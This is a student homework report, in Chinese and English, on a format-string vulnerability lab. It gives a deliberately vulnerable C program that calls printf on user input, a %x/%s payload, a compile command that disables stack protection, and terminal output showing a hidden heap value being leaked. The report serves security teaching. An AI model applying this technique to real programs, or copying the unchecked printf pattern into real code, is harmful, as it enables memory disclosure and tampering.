

# HOMEWORK

Pan Yisheng, 515021910384

03/25/2018

## Problem

Print out a secret string stored at address like 0xaabbccdd.

## Solution

我们可以利用格式化输出访问任意位置内存。

格式化函数的行为由格式化字符串控制，`printf`函数从栈上取得参数。如果我们可以把目标地址编码进格式字符串，那样目标地址也会存在于栈上。那么调用`printf(%s)`时，目标地址储存的值就可以通过`printf`函数获取甚至修改。

```
1 int main(int argc, char *argv[])
2 {
3     char user_input[100];
4     ... /* other variable definitions and statements */
5     scanf("%s", user_input); /* getting a string from user */
6     printf(user_input); /* Vulnerable place */
7     return 0;
8 }
```

如果我们让`printf`函数得到格式字符串中的目标内存地址(该地址也存在于栈上), 我们就可以访问该地址(0xaabbccdd).

```
1 printf ("\xaa\xbb\xcc\xdd %x %x... %x %x %s");
```

## HINT

- 我们使用n个%x来移动printf函数的栈指针到我们存储格式字符串的位置，一旦到了目标位置，我们使用%s来打印，它会打印位于地址0xaabbccdd的内容，因为是将其作为字符串来处理，所以会一直打印到结束符为止。
- user\_input数组到传给printf函数参数的地址之间的栈空间不是为了printf函数准备的。但是，因为程序本身存在格式字符串漏洞，所以printf会把这段内存当作传入的参数来匹配%x。

- 找出printf函数栈指针(函数取参地址)到user\_input数组的这一段距离是多少，这段距离决定了你需要在%s之前输入多少个%x。

## Source Code

---

```
1  /* vul_prog.c */
2  #include <stdlib.h>
3  #include <stdio.h>
4
5  #define SECRET1 0x44
6  #define SECRET2 0x55
7
8  int main(int argc, char *argv[])
9  {
10     char user_input[100];
11     int *secret;
12     long int_input;
13     int a, b, c, d; /* other variables, not used here.*/
14
15     /* The secret value is stored on the heap */
16     secret = (int *) malloc(2*sizeof(int));
17
18     /* getting the secret */
19     secret[0] = SECRET1; secret[1] = SECRET2;
20
21     printf("The variable secret's address is 0x%8x (on stack)\n", &secret);
22     printf("The variable secret's value is 0x%8x (on heap)\n", secret);
23     printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
24     printf("secret[1]'s address is 0x%8x (on heap)\n", &secret[1]);
25
26     printf("Please enter a decimal integer\n");
27     scanf("%d", &int_input); /* getting an input from user */
28     printf("Please enter a string\n");
29     scanf("%s", user_input); /* getting a string from user */
30
31     /* Vulnerable place */
32     printf(user_input);
33     printf("\n");
34
35     /* Verify whether your attack is successful */
36     printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
37     printf("The new secrets:      0x%x -- 0x%x\n", secret[0], secret[1]);
38     return 0;
39 }
```

---


## Note

使用 `gcc -z execstack -fno-stack-protector -o vul_prog vul_prog.c` 来关闭栈保护。

## Result

### Step 1

首先定位int\_input的位置，这样就确认了%s在格式字符串中的位置。




```
pys666@ubuntu:~/Downloads$ ./vul_prog
The variable secret's address is 0xffe36938 (on stack)
The variable secret's value is 0x56964160 (on heap)
secret[0]'s address is 0x56964160 (on heap)
secret[1]'s address is 0x56964164 (on heap)
Please enter a decimal integer
12
Please enter a string
ffTerminal ffe3694b,56600624,000000c2,0000000c,56964160,78383025,3830252c,30252c78,252c7838,2c783830
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

Figure 1:

### 0.1 Step 2

输入secret[1]的地址(十进制)，同时在格式字符串中加入%s。



```
pys666@ubuntu:~/Downloads$ ./vul_prog
The variable secret's address is 0xffbb9a78 (on stack)
The variable secret's value is 0x580dd160 (on heap)
secret[0]'s address is 0x580dd160 (on heap)
secret[1]'s address is 0x580dd164 (on heap)
Please enter a decimal integer
1477300580
Please enter a string
ffbb9a7c,ffbb9a8b,56566624,000000c2,U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
```

Figure 2:

我们发现我们secret[1] (0x55) 的ASCII 码U被输出了